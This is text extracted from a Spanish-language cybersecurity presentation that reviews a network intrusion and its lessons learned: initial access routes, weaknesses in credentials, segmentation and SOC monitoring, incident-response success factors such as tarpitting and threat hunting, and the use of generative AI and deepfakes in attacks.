
60+ servidores comprometidos
Incl. Controladores de Dominio



Movimiento lateral inicial
en red de BBDD

30+ usuarios utilizados (20 admin)

Timeline global



Lecciones aprendidas

¿Por qué se materializa un ataque?

Acceso inicial



Phishing -
Adjuntos
maliciosos



Accesos remotos/VPN
expuestos/vulnerables




Contraseñas
débiles, No
2FA

Comunicación con C2/Exfil



Acceso a internet no controlado
Falta de controles en FW/Proxy
Herramientas de transferencia/
acceso remoto

Reconocimiento/mov. lateral




Redes no segmentadas



Mala implementación/gestión de
credenciales

Cuentas de admin/servicio
Cuentas de terceros
Métodos de autenticación deprecados/vulnerables
Cambio de contraseñas

SOC/Monitorización



Visibilidad no adecuada
Alertas no refinadas
Protocolos de escalación
insuficientes
Capacidad rebasada

Lecciones aprendidas


Factores clave de éxito



Compromiso de la capa
directiva (C-level)



Buena estrategia de *tarpitting*



Procedimientos de
aislamiento/shutdown



Despliegue ágil de EIR
< 4h para unirse
< 12h para iniciar análisis




Threat Hunting
Alcance
Detección



CTI
Definir la investigación
Estrategias de contención
“Conoce a tu enemigo”

Factores de éxito



Readiness


Hunting

Detection

Response

Tendencias en ciberseguridad

Evolución de las amenazas digitales




Rule-Based

ML




El liderazgo de los Blue teams






Nuestra Misión: Impulsar el uso de la **Ciencia de Datos** y la **Inteligencia Artificial** en ciberseguridad y promover avances en este campo.





La IA Generativa



ChatGPT

Meta AI




La IA Generativa empleada en ciberataques



Deep Fakes


1. RECOPIACIÓN DE DATOS



2. PROCESAMIENTO



3. ENTRENAMIENTO DE LA RED



